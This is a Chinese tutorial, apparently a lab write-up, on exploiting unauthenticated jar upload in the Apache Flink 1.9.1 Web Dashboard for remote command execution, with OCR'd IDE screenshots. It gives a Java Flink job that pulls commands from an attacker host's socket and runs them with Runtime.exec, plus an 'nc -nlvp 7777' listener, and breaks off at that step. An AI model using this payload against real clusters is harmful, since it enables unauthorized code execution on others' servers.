简介

Flink 核心是一个流式的数据流执行引擎，其针对数据流的分布式计算提供了数据分布、数据通信以及容错机制等功能。基于流执行引擎，Flink 提供了诸多更高抽象层的 API 以便用户编写分布式任务：

- DataSet API： 对静态数据进行批处理操作，将静态数据抽象成分布式的数据集，用户可以方便地使用Flink提供的各种操作符对分布式数据集进行处理，支持Java、Scala和Python。
- DataStream API： 对数据流进行流处理操作，将流式的数据抽象成分布式的数据流，用户可以方便地对分布式数据流进行各种操作，支持Java和Scala。
- Table API：对结构化数据进行查询操作，将结构化数据抽象成关系表，并通过类SQL的DSL对关系表进行各种查询操作，支持Java和Scala。

漏洞情况


本次漏洞情况是由于 Apache Flink Web Dashboard 未授权访问，上传恶意jar导致远程代码命令执行。

搭建环境

环境要求：JDK 8
官网下载地址：http://flink.apache.org/downloads.html
或者通过`wget`进行下载：
`wget https://mirrors.tuna.tsinghua.edu.cn/apache/flink/flink-1.9.1/flink-1.9.1-bin-scala_2.11.tgz`
然后进行解压：
`tar zxvf flink-1.9.1-bin-scala_2.11.tgz`
然后启动

```
cd f flink-1.9.1-bin-scala_2.11/bin
./start-cluster.sh
```


最后访问本机：http://localhost:8081/ 如果可以正常访问表示安装成功。



漏洞利用

Flink 可以通过上传 jar 的方式来进行执行任务，我们可以构造利用代码进行上传执行。

添加 Archetype




添加 Archetype：


- GroupId：org.apache.flink
- ArtifactId：flink-quickstart-java
- Version：1.9.0

创建任务项目


基于添加的`flink-quickstart-java` 进行创建项目，然后点击 `Next`




设置项目`GroupId`以及`ArtifactId`，然后点击 `Next`




配置项目maven，然后点击 Next



设置项目名称以及项目路径，然后点击Finish


New Project
Project name:
flinkrce
Project location:
~/IdeaProjects/flinkrce
...
More Settings
Module name:
flinkrce
Content roo..
IdeaProjects/flinkrce
Module file location:
'IdeaProjects/flinkrce
Project format:
.idea (directory based)
Cancel
Previous
Finish

项目创建成功：


flinkrce
src
main
resources
Add Configuration...
Project
StreamingJob.java
BatchJob.java
flinkrce ~/IdeaProjects/flinkrce
.idea
src
main
java
com.r4v3zn
BatchJob
StreamingJob
resources
log4j.properties
flinkrce.iml
pom.xml
External Libraries
Scratches and Consoles
public class BatchJob {
public static void main(String[] args) throws Exception {
// set up the batch execution environment
final ExecutionEnvironment env = ExecutionEnvironment.getExecutionEnvironment();
/*
* Here, you can start creating your execution plan for Flink.
*
* Start with getting some data from the environment, like
* env.readTextFile(textPath);
*
* then, transform the resulting DataSet<String> using operations
* like
* .filter()
* .flatMap()
* .join()
* .coGroup()
*
* and many more.
* Have a look at the programming guide for the Java API:
*
* http://flink.apache.org/docs/latest/apis/batch/index.html
*
* and the examples
*
* http://flink.apache.org/docs/latest/apis/batch/examples.html
*
*/
// execute program
env.execute("Flink Batch Java API Skeleton");
}
}
BatchJob
Run:
org.apache.maven.plugins:maven-archetyp...
[INFO] Parameter: packageInPathFormat, Value: com/r4v3zn
[INFO] Parameter: package, Value: com.r4v3zn
[INFO] Parameter: version, Value: 1.0-SNAPSHOT
[INFO] Parameter: groupId, Value: com.r4v3zn
[INFO] Parameter: artifactId, Value: flink-rce
[WARNING] CP Don't override file /private/var/folders/1r/_k7d3f_96w553kv1h7phzx_c0000gn/T/archetypetmp/flink-rce/src/main/resources
[INFO] Project created from Archetype in dir: /private/var/folders/1r/_k7d3f_96w553kv1h7phzx_c0000gn/T/archetypetmp/flink-rce
[INFO] --
[INFO] BUILD SUCCESS
[INFO] --
[INFO] Total time: 23.401 s
[INFO] Finished at: 2019-11-13T18:35:08+08:00
[INFO] --
[0m [0m
Terminal
4: Run
6: TODO
Event Log
【BatchJob】注释缺少@author信息
33:14
LF
UTF-8
Tab*

编写任务

创建 SocketTextStreamExecute 类写入一下代码

```
public static void main(String[] args) throws Exception {
    final StreamExecutionEnvironment env = StreamExecutionEnvironment.getExecutionEnvironment();
    DataStreamSource<String> stream = env.socketTextStream("ip", 7777);
    stream.flatMap(new LineSplitter());
    env.execute("execute code");
}

public static final class LineSplitter implements FlatMapFunction<String, Tuple2<String, Integer>> {

    @Override
    public void flatMap(String s, Collector<Tuple2<String, Integer>> collector) {
        String[] tokens = s.toLowerCase().split("\\W+");
        for (String token : tokens) {
            if (token.length() > 0) {
                try {
                    Process p = Runtime.getRuntime().exec(token);
                    //取得命令结果的输出流
                    InputStream fis=p.getInputStream();
                    //用一个读输出流类去读
                    InputStreamReader isr=new InputStreamReader(fis);
                    //用缓冲器读行
                    BufferedReader br=new BufferedReader(isr);
                    String line=null;
                    //直到读完为止
                    while((line=br.readLine())!=null)
                    {
                        System.out.println(line);
                    }
                } catch (IOException e) {
                    e.printStackTrace();
                }
                System.out.println("token --> "+token);
            }
        }
    }
}
```


最后通过 `mvn clean package -DskipTests` 将代码编译为 jar 文件。

执行任务

开启NC 监听端口

```
nc -nlvp 7777
```

